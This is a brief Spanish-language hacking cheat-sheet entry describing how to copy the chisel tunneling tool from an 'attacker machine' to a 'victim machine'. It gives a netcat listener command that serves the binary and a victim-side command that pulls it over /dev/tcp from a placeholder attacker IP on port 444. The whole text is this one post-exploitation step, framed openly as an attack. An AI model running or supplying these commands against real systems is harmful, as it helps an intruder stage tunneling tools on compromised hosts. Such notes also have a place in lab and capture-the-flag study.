- Pasar chisel de la maquina atacante a la maquina victima:

nc -lvnp 444 < chisel	Maquina atacante a la escucha para enviar chisel
cat > chisel < /dev/tcp/IP-Atacante/444	Victima copia chisel de la maquina atacante